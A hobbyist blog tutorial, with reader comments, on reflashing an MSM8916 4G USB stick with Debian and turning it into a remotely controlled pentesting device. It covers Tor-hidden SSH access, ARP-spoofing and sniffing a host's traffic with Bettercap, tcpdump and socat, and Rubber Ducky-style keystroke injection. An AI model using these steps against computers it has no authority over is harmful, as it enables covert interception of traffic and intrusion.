

OpenStick

📅 23 January 2024 💬 23 👤 Wim van 't Hoog 🌐 Network 🔒 Security

Intro

In de midst of the Raspberry Pi shortage i came across this project. Someone figured out that a 4G WiFi router could be repurposed as a Single Board Computer (SBC) running Linux or OpenWRT. What piqued my interest was its decent compute power and features like a built-in 4G modem and GPS—something lacking in a comparable Raspberry Pi Zero W2. The goal? Transform this stick into a remote pentesting device accessible over 4G.

Table of Contents



1. OpenStick
 - 1.1. ADB
 - 1.2. EDL
 - 1.3. Fastboot
 - 1.4. Flash
 - 1.5. Login
2. Connect to Internet
 - 2.1. WiFi
 - 2.2. 4G/LTE
3. Basic Usage
 - 3.1. RNDIS
 - 3.2. HID
 - 3.3. Mass Storage
4. Advanced Usage
 - 4.1. Systemd
 - 4.2. Create your own gadget
 - 4.3. Tor
 - 4.4. Examples
5. Troubleshooting
6. Resources

OpenStick

The OpenStick project was initiated by [Handome Yingyang](#), who created a custom bootloader to enable running Linux instead of the default Android firmware. [Zoltán Mizse of Extrowork](#) subsequently penned an excellent article, detailing the recommended stick and providing instructions on how to get it operational.

Not all 4G sticks are compatible; we specifically need a stick running the **Qualcomm MSM8916** chipset. Acquiring such a stick can be challenging, as there are limited compatible models, including:

- UFI001B
- UFI001C
- UF896
- UZ801
- SP970

Your best chance of obtaining such a stick at an affordable price is through platforms like [AliExpress](#) or Amazon, with prices typically ranging from **12 to 15 dollars**. I've personally acquired several sticks from different vendors and attempted to inquire about the version being sold, but most sellers were unaware. Consequently, acquiring the desired version can be hit or miss. Look for the keyword "MSM8916" in the product description. Typically, these sticks are black and a clue on the back of the stick is the presence of **"SSID 4G-UF-XX"**

I have one UF896 stick and one UZ801 v3.0 stick. Most sticks sold currently are most likely to be the UZ801 v3.0 or v3.2. The v3.0 version is compatible and also the most stable stick i own.

In this tutorial, I'll focus on the **UZ801 v3.0** variant, which I found to be the most stable. If you have a different variant, you'll need a distinct bootloader, boot image, and kernel. You can either search for these online or build your own.

Now that we have our stick, the first step is to flash the bootloader, boot image, and root filesystem to enable Linux. Our initial task is to **enable ADB**.

ADB

To activate ADB, insert the stick and allow it to fully boot up. Then establish a WiFi connection with the stick using the credentials specified on its back. After successfully logging in, launch a webbrowser and navigate to the stick's management page at <http://192.168.100.1>. Log in with the username/password combination "admin."

Once logged in, visit <http://192.168.100.1/usbdebug.html> to enable ADB. Reboot the stick (*by reinserting the stick into the PC*) and verify that ADB is active post-reboot.

```
adb devices
List of devices attached
0123456789ABCDEF    device
```

To gain root access execute

```
adb shell
setprop service.adb.root 1; busybox killall adbd
```

After obtaining root access, it's essential to create a comprehensive backup of the factory firmware. This backup serves as a safety net in case of any issues down the line. If you encounter problems later, you can restore any or all partitions using this backup. Unfortunately, I neglected to perform this step with my initial stick, and as a result, I messed up the modem partition, leading to a non-functional 4G connection due to the loss of IMEI information.

EDL

Initiate a reboot into EDL mode, which grants direct read and write access to the eMMC storage of the stick. This step is crucial for creating a comprehensive backup of the eMMC storage, providing a safety net for potential issues in the future.

```
adb reboot edl
```

Next, retrieve the EDL tool from [Bjoern Kerler's GitHub](#) page and follow the provided instructions to install the necessary dependencies. Once installed, proceed to generate various backups.

Initially, create a full single image backup of the eMMC storage. This results in a large file encompassing all partitions. To restore, the entire file needs to be written back to the stick.

```
edl rf uz801-stock.bin
```

Subsequently, perform a full backup of each individual partition. This process produces a separate file for each partition, facilitating selective recovery if needed. For instance, use modem.bin for the modem partition.

```
edl rl uz801_stock --genxml
```

Upon completion, securely store all backup files. With the original firmware safeguarded, the software flashing process can commence. Simply unplug and reconnect the device to restore ADB access.

Fastboot

Disconnect and reconnect the stick once again to return to ADB mode. After the stick has fully booted up, execute the following command to access the bootloader. Fastboot will be employed to flash the new OpenStick firmware onto the device.

```
adb reboot bootloader
```

Verify if Fastboot recognizes the device by executing:

```
fastboot devices
```

A successful recognition should yield a value, confirming that the stick is now in Fastboot mode and prepared to receive the new firmware.

Flash

The [original firmware](#) by Handsome Yingyang ran Debian Bullseye. I've upgraded mine to Debian Bookworm, incorporating several modifications for enhanced versatility. The choice is yours regarding which version to install; the following commands are tailored to my version. If you prefer Handsome Yingyang's version, download it from his repository [here](#).

Begin by downloading my OpenStick release:

```
wget https://download.wvthoog.nl/openstick-uz801-v3.0.zip
```

Now, unzip the file and flash the new firmware onto the stick:

```
cd OpenStick/flash/  
./flash.sh
```

Assuming everything proceeded as intended without any errors, the stick should have automatically rebooted. After the reboot, the new software (*in this instance, Debian Bookworm*) should be up and running, allowing us to log in to the stick.

Login

The stick is currently operating on a basic version of Debian Bookworm, allowing us to install various applications within the constraints of the 3.2GB available storage. Notably, the stick's kernel is compiled with USB Gadget support, and both the [libusbgx library](#) and the [gadget tool](#) are installed.

SSH

For SSH access, my Debian version on the stick will automatically create an RNDIS USB gadget device with an IP address of 192.168.200.1 upon boot. We can establish a SSH connection to the stick as follows:

```
ssh user@192.168.200.1
```

Please note that the default password for the user is: **1**

WiFi

In addition to the RNDIS network connection, a WiFi hotspot is generated during the initial bootup. Connect to the WiFi hotspot using the following credentials:

- **SSID:** 4G-UFi-XX
- **PSK:** 1234567890

To establish an SSH connection over WiFi, use the following command:

```
ssh user@192.168.100.1
```

Please note that the default password for the user is: **1**

Connect to Internet

Now that we're logged in we want to connect to internet for updating and installing software. The stick has the ability to connect to the internet through WiFi or 4G. Since setting up WiFi is easier we'll start with that one.

WiFi

As Debian employs NetworkManager, we can leverage nmcli (*or nmtui if you prefer*) to set up and activate our WiFi connection. Replace **SSID** and **PASSWORD** with the appropriate values for connecting to your wireless network.

To begin, delete the hotspot connection:

```
nmcli connection delete hotspot
```

Next, connect to an access point:

```
sudo nmcli dev wifi connect "SSID" password "PASSWORD"
```

Check if wlan0 is successfully connected and has an assigned IP address:

```
ip show a wlan0
```

If the connection is successful, establish an SSH connection to that IP address using the earlier credentials:

```
ssh user@<ip-address>
```

4G/LTE

One remarkable feature of this stick is its built-in 4G modem, enabling remote access from virtually anywhere in the world.

To configure the connection, we'll use nmcli and work with a pre-created NetworkManager profile named "lte."

Begin by editing the SIM card PIN setting. If you don't have a PIN set, you can skip this step:

```
sudo nmcli connection modify lte gsm.pin <your_pin>
```

Next, set the APN for your cellular network provider. Many providers use "internet" as the APN, but it's essential to verify this information on your provider's website:

```
sudo nmcli connection modify lte gsm.apn <your_apn>
```

Activate the 4G connection:

```
sudo nmcli connection up lte
```

Check if the stick has successfully connected to the 4G network:

```
sudo mmcli -m 0
```

Verify if an IP address has been assigned:

```
ip a show wwan0
```

If the connection is established and an IP address is assigned, you've successfully connected the stick to a 4G network. Conduct a speed test to evaluate the connection speed:

```
sudo apt install speedtest-cli
speedtest-cli
```

Here's an example of the result I obtained:

```
$ speedtest-cli
Retrieving speedtest.net configuration...
Testing from KPN (89.200.46.120)...
Retrieving speedtest.net server list...
Selecting best server based on ping...
Hosted by Redhosting (Almere) [29.20 km]: 58.1 ms
Testing download speed.....
Download: 36.46 Mbit/s
Testing upload speed.....
Upload: 39.21 Mbit/s
```

Basic Usage

Now, let's dive into the interesting part of this tutorial – altering USB function behavior using the USB Gadget library and three distinct command-line tools.

Here's a summary of some commonly used USB Gadget functions:

- **RNDIS**
 - Remote Network Driver Interface Specification (*RNDIS*)
 - Creates a Virtual Ethernet link on top of USB CDC (*ECM*)
- **HID**
 - Human Interface Device (*HID*)
 - Creates a keyboard, mouse or gamecontroller
- **MSD**
 - Mass Storage Device (*MSD*)
 - Create a USB mass storage device
- **FFS**
 - Creates a USB FunctionFS device
- **MIDI**
 - Creates a USB MIDI audio device
- **PRINTER**
 - Creates a USB printer
- **UVC**
 - USB Video Class (*UVC*)
 - Creates a USB webcam device
- **UAC**
 - USB Audio Class (*UAC*)
 - Creates a USB audio device
- **ECM**
 - Ethernet Control Module (*ECM*)
 - Creates a USB Ethernet device
- **ACM**
 - Abstract Control Model (*ACM*)
 - Create a USB Serial device

As mentioned earlier, my build incorporates three command-line tools for USB Gadget manipulation. The first is the official tool from the creators of the libusbgx library, called GT (*gadget tool*). I prefer using this tool as it allows loading a gadget from a scheme (*file*) and supports enabling gadgets through a systemd service.

The second tool is **GC** (*gadget controller*), developed by Handsome Yingyang. Gadgets can be easily added using the GC command. For instance, adding an RNDIS gadget:

```
sudo gc -a rndis
sudo gc -e
```

Available options in GC include:

```
Usage : gc [options....]
-h          Show this help.
-l          Show active gadget functions.
-c          Clean all active gadget.
-e          Enable all active gadget.
-d          Disable all active gadget.
-a <function> [configs ...]  Add a gadget function.
-r <name>    Remove a gadget function by name in list (-l).
```

The traditional method of adding USB gadgets is to use examples provided by libusbgx. For example, adding an RDNIS gadget:

```
sudo gadget-rndis-os-desc
```

Other available commands include:

```
gadget-acm-ecm      gadget-ffs      gadget-import      gadget-ms      gadget
gadget-export       gadget-hid     gadget-midi        gadget-printer  gadget
```

For the remainder of this tutorial, the focus will be on GT (*Gadget Tool*).

GT utilizes scheme files containing device settings for the USB Gadget you want to create. These scheme files are stored in the directory `/usr/local/etc/gt/templates` and can be loaded either through the `gt@` systemd service or by directly issuing the command **gt load**.

RNDIS

By default, the USB function of the stick is set to RNDIS, turning the USB into an Ethernet device. It is currently configured as a standard 4G dongle, providing an IP address to the connected computer and acting as a router to the 4G network (*internet*).

To enable RNDIS, execute the following command:

```
sudo gt load --path /usr/local/etc/gt/templates rndis-os-desc.scheme
```

To remove it

```
sudo gt rm -rf rndis-os-desc
```

HID

The HID functionality presents an intriguing usage scenario where the USB function can be set to HID, allowing the injection of keystrokes into the connected computer, similar to a Rubber Ducky. For now, let's enable the USB HID gadget with the following command:

```
sudo gt load --path /usr/local/etc/gt/templates hid.scheme
```

Mass Storage

The stick can also function as a mass storage device for writing data. To achieve this, create a file on the stick capable of holding the data. For instance, I've chosen a 50MB file size using DD:

```
cd ~/
dd if=/dev/zero of=mass.img count=50 bs=1MB
```

Next, create a FAT partition on the file using fdisk. Follow these options:

```
$ sudo fdisk mass.img
```

Choose the fdisk options as follows:

```
Welcome to fdisk (util-linux 2.38.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS (MBR) disklabel with disk identifier 0x7151c4a3.

Command (m for help): o
Created a new DOS (MBR) disklabel with disk identifier 0xa758800f.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p):

Using default response p.
Partition number (1-4, default 1):
First sector (2048-102399, default 2048):
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-102399, default 102399):

Created a new partition 1 of type 'Linux' and of size 49 MiB.

Command (m for help): t
Selected partition 1
Hex code or alias (type L to list all): c
Changed type of partition 'Linux' to 'W95 FAT32 (LBA)'.

Command (m for help): w
The partition table has been altered.
Syncing disks.
```

Create the FAT32 filesystem:

```
sudo mkfs.vfat mass.img
```

Then, create the mass storage device:

```
sudo gt load --path /usr/local/etc/gt/templates mass.scheme
```

I've included a few other schemes i found online. These include

```
acm-ecm.scheme    cdc-ecm.scheme    ffs.scheme    mass.scheme    midi.scheme    uac1.scheme    uvc.
```

It's also possible to create your own GT schemes. Visit [Collabora.com](#) for [part 1](#) and [part 2](#) of their excellent tutorials on how to write your own GT schemes.

Advanced Usage

Now that we've covered the basics, let's explore some more advanced examples, such as loading gadgets at startup using Systemd, creating your own USB gadgets using GT and some common traffic sniffing techniques using USB a ethernet gadget.

Systemd

GT offers the ability to load USB Gadgets at startup using their provided systemd service file called gt@. This file is located in /etc/systemd/system and can be used to enable USB gadgets at startup. By default i've enabled the rndis-os-desc scheme to be loaded on startup this way. It relies on the GT config file (*located in /usr/local/etc/gt/gt.conf*) to tell it where it can find the scheme files. When that is set, you can simply create or export a gadget in the templates directory and load it on startup by issueing

```
sudo systemctl gt@<usb gadget>
```

Please note that the USB gadgets are loaded without the .scheme extension. So hid.scheme would be loaded as gt@hid

Create your own gadget

Previously i've showed how to load USB gadgets using GT scheme files. These files are merely just a collection of command which can just as easily be entered in sequence using the GT tool. This way you have total control on which gadget you create and when you're finished export it to a scheme files for easy loading in the future.

Using GT let's create a USB gadget called g1 and assign it an ECM function and config.

```
gt create g1
gt func create g1 ecm usb0
gt config create g1 c 1
gt config add g1 c 1 ecm usb0
```

We can also assign gadget attributes like vendor and product id

```
gt set g1 idVendor=0x1d6b idProduct=0x0104
```

Than we can enable the gadget by issueing

```
gt enable g1
```

That should have enabled the ECM gadget and make it show up on the host PC as an ethernet device. If you'd like to save your custom configuration just simply export it like so

```
gt save g1 ecm.scheme
```

Tor

To enhance anonymity, we'll install Tor, allowing us to SSH into the system over Tor without revealing our actual IP address. If the stick is connected to the internet via WiFi or 4G, it automatically connects to the Tor network. To display your onion link, execute the following:

```
sudo cat /var/lib/tor/ssh/hostname
```

Copy the onion URL and log in from another PC. For instance, if the hostname is: 903jfbuvf5uxa27o3efkf6hpyugbrr5efvayycslris822lueejlkg81a, you can log in over Tor on a PC by issuing:

```
torify ssh user@903jfbuvf5uxa27o3efkf6hpyugbrr5efvayycslris822lueejlkg81a.onion
```

Examples

When logged in remotely, either via Tor or SSH directly we are presented with a regular Linux terminal and we can enable any of the USB gadgets we desire. To start off i'll enable a USB ECM ethernet device. This will show up on the host PC as a regular ethernet adapter from which we can redirect some traffic to. So let's remove the RNDIS gadget that is created on startup and add a ECM gadget.

```
sudo systemctl stop gt@rndis-os-desc
sudo gt load --path /usr/local/etc/gt/templates ecm.scheme
```

MITM

This will activate the ECM gadget and an IP address will be assigned to the host through dnsmasq. Then we want to redirect that traffic through our stick so that we can analyse the IP traffic. For that we need to do ARP spoofing and we need a tool called Bettercap for that.

Bettercap

I've compiled and installed the latest version of Bettercap on my version of OpenStick. Before using it, we need to update the caplets (*predefined attacks*) and the user interface:

```
sudo bettercap -eval "caplets.update; ui.update; q"
```

Launch Bettercap. This command will start Bettercap on interface usb0 and will also launch a web GUI on port 443. Either connect to it directly using the WAN or WiFi connection or use Tor if you want to be more anonymous

```
sudo bettercap -iface usb0 -caplet https-ui
```

Start the network sniffer

```
net.sniff on
```

Feel free to explore advanced features and configurations within Bettercap for a variety of network-related tasks.

TCPDump

If the stick is put into RNDIS gadget mode all traffic is routed through the stick by default. This is the whole idea behind RNDIS meaning that it will act as a router to the internet in this mode. When this mode is enabled the host PC will recognize it as a RNDIS adapter and will add it to the routing table with a lower metric than all the other router. Resulting in the default route going through the stick

In this configuration we don't need to use ARP spoofing but we can simply listen on a specific interface (*usb0 in out case*) and see the traffic being sent and received. First disable the ECM gadget and enable the RNDIS gadget

```
sudo systemctl stop gt@ecm
sudo systemctl start gt@rndis-os-desc
```

Then launch tcpdump on usb0

```
sudo tcpdump -i usb0 -w - | socat - TCP-LISTEN:8000,reuseaddr
```

Tshark

Or if you prefer to use Tshark to capture traffic. Launch Tshark on usb0 like so

```
sudo tshark -i usb0 -w - | socat - TCP-LISTEN:8000,reuseaddr
```


When either you launched Tcpcat or Tshark we can then launch Wireshark on the receiving end to inspect the network traffic that is routed through the stick. Launch Wireshark like so

```
socat TCP:<ip-address>:8080 - | wireshark -k -i -
```

All of the prior command require a direct IP connection to the stick itself, either through WiFi or the 4G connection. In most cases you aren't in range of the WiFi connection of the stick and most cellular providers use NAT inside their 4G network. So there is no way to connect to the stick directly. We then have two option, the first one would be a reverse SSH connection to a host which is accessible from the internet. Or, like i've explained earlier, incorporate the anonymity of the Tor network.

```
torify socat TCP:903jfbuvf5uxa27o3efkf6hpyugbrr5efvayycslris822lueejlk81a.onion:80 - | wireshark
```

Rubber Ducky

Another great use case for the stick is the ability to insert keystrokes as if it we're remotely controlled keyboard over the internet. This involves using the USB HID gadget. When the HID gadget is enabled (*can support keyboard, mouse and joystick*) a device is create called hidg0 in the directory /dev. Using that device we can use a script called DroidDucky to run pre defined Rubber Ducky payloads. These payload range from simple Notepad examples to full on Reverse Shell enablers. Choose one that suits your need and place it in the payloads directory.

For example purposes i've included a classic Rick Roll example. What this does is open up the Windows run prompt, enters a website url and goes full screen.

```
cd ~/ducky
sudo ./droidducky.sh payloads/rickroll.txt
```



Creating your own payload is also possible. Refer to the [Hak5 website](#) to see a list of available commands

Or refer to [this payload repository](#) to download a Rubber Ducky payload

Troubleshooting




When you've encountered a problem either by locking yourself out of the stick or by reflashing some or all of the partitions we need to go back into EDL mode and flash the partitions we want. The current bootloader supports entering Fastboot mode by pressing the reset button on the stick. While plugging in the stick hold this button for 5 seconds

If you've entered Fastboot mode succesfully then you can easily enter EDL mode by issuing the following command

```
fastboot oem reboot-edl
```

After that the stick reboots to EDL mode and we can start the recovery process from there



But what if that didn't work, and the bootloader is non responsive. That we need to open up the stick and find these two headers on the PCB.

Short these two headers while plugging in the stick to a PC. EDL mode is forced and the stick can be recovered using the EDL image you created previously.

Resources

A few good resources I've found and based my build of OpenStick on, are:

- <https://www.kancloud.cn/handsomehacker/openstick/2636505>
- <https://github.com/OpenStick>

▪ <https://github.com/msm8916-mainline>

PayPal

If you like my work, please consider supporting.




Tags: [debian](#) [openstick](#) [usb gadgets](#)

[PREVIOUS](#)
[Proxmox vGPU – v3](#)


[NEXT](#)
[Dahua Joystick PTZ Control](#)

23 Responses


[Comments](#) 23 [Pingbacks](#) 0

 **arnal** ● 2 March 2024 at 14:11
Hello Wim, This is very interesting. Do you have the same Debian Bookworm stock but for an UF896?. I have bought two sticks and both came as is. Thanks

[Reply](#)

 **arnal** ● 2 March 2024 at 15:33
It's me again – I forgot to say – That I pushed your UZ801 Bookworm roots.img anyhow. It works nicely, but not the lte modem the stick cannot find it unfortunately. I don't have an ADB access anymore from my PC. Is there a way to re-enable it, even if to do that I need to get rid of the RNDIS mode?. And would it be possible to know how you upgraded to Bookworm and if the recent patches related to have been used. Actually, it seems that kernel has merged the msm8916-modem-qdsp6 driver into the mainline. <https://lore.kernel.org/linux-arm-msm/20231003-msm8916-modem-v2-4-61b684be55c0@gerhold.net/>. Thanks

[Reply](#)

 **Wim van 't Hoog** ● 2 March 2024 at 15:51
Yeah, when using the UZ801 image you would have to replace the firmware in /lib/firmware (specific for UF896) to get the modem working again. Let me check if i still have have a working UF896 Bookworm image stored somewhere.

I removed ADB mode, but you could re-enable it by adding Mobian to Apt sources
deb <http://repo.mobian.org/> bookworm main non-free

And then execute this or add it to systemd (/etc/systemd/system) to load automatically at boot

```
gc -a ffs
mkdir -p /dev/usb-ffs/adb
mount -t functionfs adb /dev/usb-ffs/adb
adbd -D &
gc -e
```


To get rid of RNDIS mode, just do
gc -c

or do
sudo systemctl disable gt@mdis-os-desc

if you want to disable rndis at boot. But be careful, because it's currently the only way (besides the wifi hotspot) to get a connection through ssh

I've used the mainstream kernel for this build and it was build on 22 November 2023. So that driver would have been included.


[Reply](#)

 **Cloud** ● 3 March 2024 at 16:02
Hello,


Thank you for the beautiful guide.
I tried to install Rasp ap post step but it keep failing, my purpose to use rasp ap to configure VPN through browser.
Request you to help here.

Thank you in advance.

[Reply](#)

 **Wim van 't Hoog** ● 3 March 2024 at 16:08
Haven't used RaspAP myself, but it looks like it could work. What is the problem you encounter when installing ?


[Reply](#)

 **Cloud** ● 3 March 2024 at 16:41
UI comes blank, also it changes the IP and locks me out.


I even tried manual install but still same issue.

I even tried to avoid configurations steps and start directly from (as advised by the developer of rasp ap) but still same issue
<https://docs.raspap.com/manual/#install-packages>

[Reply](#)

 **Cloud** ● 3 March 2024 at 16:44
If we have rasp ap working on it, then it'll be replacement to the openwrt and will be helpful to the community.
for most of the users, openwrt is easy way to configure VPNs on the router, making it perfect inexpensive travel router.

[Reply](#)

 **Wim van 't Hoog** ● 3 March 2024 at 17:09
Alright, did some little digging around RaspAP. I think the easiest way to go about this is by disabling a few options I've configured by default that could cause an issue when creating an AP and/or assigning IP addresses. First disable the hotspot


nmcli connection delete hotspot

Then connect to your wireless network
nmcli dev wifi connect your-ssid password "your-password"

Comment out the dnsmasq options I've set in /etc/dnsmasq.conf (at the very bottom)

Then reboot and connect to the stick through wifi (lookup it's new IP address in the DHCP table of your router)

Run the RaspAP installer again

 **john doe** ● 29 March 2024 at 15:30

Hey! First of all, thank you for your work. Unfortunately, I have several other versions of this stick (and none of them is UZ801), and I'm trying to install OpenStick on them. When I use your image, device drops into fastboot mode right after the installation (I think it might have less disk space than needed and rootfs is not written properly). If I use the basic Openstick image from Github, I have no problem with the installation but modem is in the failed state. The question is, how do I debug these issues, and add support for another version?

Reply



Wim van 't Hoog · 29 March 2024 at 16:40

I think i'd might extend this tutorial a bit on howto create a chroot environment. From there you can create your own custom version like i did. But for hardware support i should work as the kernel is the same. Most likely the device tree is the problem here and the mappings on the sticks are different.

Reply



John doe · 29 March 2024 at 15:33

Oh, and I forgot to add: replacing bins in /lib/firmware has no effect, and installing just the boot.img from uz801 puts the device in a boot loop.

Reply



Knightrider007 · 9 April 2024 at 16:40

Hey Wim, this is an awesome guide on an unknown device, easy to follow and understand!. I have the dongle UZ801 V2.1 working. However, it would be great if how you could do a guide on how to make the custom Debian Bookworm image for the dongle.

Man, I love all the security tutorials, please keep the good work going!

Reply



Wim van 't Hoog · 9 April 2024 at 18:21

Already on the todo list. Shouldn't be that hard to write up, but i have to find the time and also finish my new Proxmox script first.

Reply



Andrew · 23 April 2024 at 22:40

This is a very helpful guide that fills in some of the spots missed by others out there. Thanks. I succeeded in getting all the way to a booting Debian system, but the modem has issues with something in the config I think. I'm getting this spamming the system journal about 20 times a second:

..

[modem0] couldn't enable interface: 'Couldn't set operating mode: QMI protocol error (52): 'DeviceNotReady'

Nov 10 04:05:26 openstick ModemManager[253]: [modem0] state changed (enabling -> disabled)

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9441] device (wwan0qmi0): state change: prepare -> disconnected (reason 'user-requested', sys-iface-state: 'managed')

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9489] manager: NetworkManager state is now CONNECTED_LOCAL

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9536] policy: auto-activating connection 'lte' (a52290d2-a5a8-4903-b44d-158f960f3825)

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9582] device (wwan0qmi0): Activation: starting connection 'lte' (a52290d2-a5a8-4903-b44d-158f960f3825)

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9590] device (wwan0qmi0): state change: disconnected -> prepare (reason 'none', sys-iface-state: 'managed')

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9620] manager: NetworkManager state is now CONNECTING

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9639] device (wwan0qmi0): state change: prepare -> need-auth (reason 'none', sys-iface-state: 'managed')

Nov 10 04:05:26 openstick ModemManager[253]: [modem0] simple connect started...

Nov 10 04:05:26 openstick ModemManager[253]: [modem0] simple connect state (3/10): enable

Nov 10 04:05:26 openstick ModemManager[253]: [modem0] state changed (disabled -> enabling)

Nov 10 04:05:26 openstick NetworkManager[249]: [1699585526.9731] device (wwan0qmi0): state change: need-auth -> prepare (reason 'none', sys-iface-state: 'managed')

..

I feel like it's probably something simple, but I'm just diving into the ModemManager space and am still working off internet guides.

Reply



Wim van 't Hoog · 23 April 2024 at 22:48

Which stick do you have ?

Reply



Andrew · 24 April 2024 at 00:38

It would seem that I have a V1 board, vs a V3.0 or V3.2. That may be my problem. Can you point me in the direction I should be googling to solve this?

Reply



Andrew · 24 April 2024 at 00:39

UZ801 V1

Reply



Wim van 't Hoog · 24 April 2024 at 07:24

This looks like the same vague 4G issues i've had with the UF896 version of the stick. For some reason it kept disconnecting. Thinking it has something to do with the 4G firmware (in /lib/firmware) but wasn't able to resolve that on my UF896 as well. The UZ801 v3.0 just worked, as in a very stable 4G connection

Reply



Morty · 26 April 2024 at 00:42

Hi, maybe you can help me a little, can't install wireguard, since it's not in kernel(what should i do to get it?

Reply



ddscentral · 13 May 2024 at 00:02

Just stumbled upon your page after someone (Morty perhaps?) asked for help on getting Wireguard to run on your firmware image. I have experimented with these sticks and have a couple of UZ801 v3.0s, one running Debian bullseye, other with stock software to use as source for firmwares, configs, etc.

Some technical info about how you put your firmware image together would be helpful.

I see the kernel is based on 6.7 msm8916 mainline. Can you share the kernel source/config/dts you used ? Last time I've tried a 6.7-rc kernel from msm8916 mainline tree on my UZ801 v3.0, it resulted in a bootloop.

Also, in your blogpost, you forgot to mention the possibility of connecting external devices to the stick via OTG mode (that is, acting as a USB host instead of a gadget). I have tried this mode using an USB A Y-cable (using the power-only plug for power) with a USB gender-changer and it does work fine. I have a card reader connected with a 32GB card inserted for extra storage.

Reply



Wim van 't Hoog · 13 May 2024 at 07:45

Already started working on a blogpost on how to setup your own build environment, but due to other activities (Proxmox vGPU script mainly and regular work) didn't find the time to finish that. But will do soon.

Host mode is a great idea, but i haven't had any practical use for it so i didn't include it the blogpost. Maybe you could contact me and i'll include that as well. Wireguard should be quite easy to set up, don't know if i would include it in this post though, wrote a complete other article about how to set that up on any device. (linux included)

Reply



Morty · 14 May 2024 at 07:32

I asked because [#] ip link add wg0-client type wireguard

Error: Unknown device type.

Unable to access interface: Protocol not supported

There is no such kernel module for Wireguard in your Debian image.

Reply



Wim van 't Hoog · 14 May 2024 at 19:28

Really ? Since it's just a normal Bookworm installation i would expected it to just work and that **sudo apt install wireguard** would install the kmod as well.

Reply

Leave a Reply

Comment *


Name *

Email *

Website

☐ Save my name, email, and website in this browser for the next time I comment.

Post Comment



IP Camera to Youtube & WebTorrent

📅 17 May 2020


💬 0



Building my Prusa Mk3s 3D Printer

📅 19 May 2020

💬 0



Youtube Livestream – Keep Online

📅 12 May 2022

💬 0

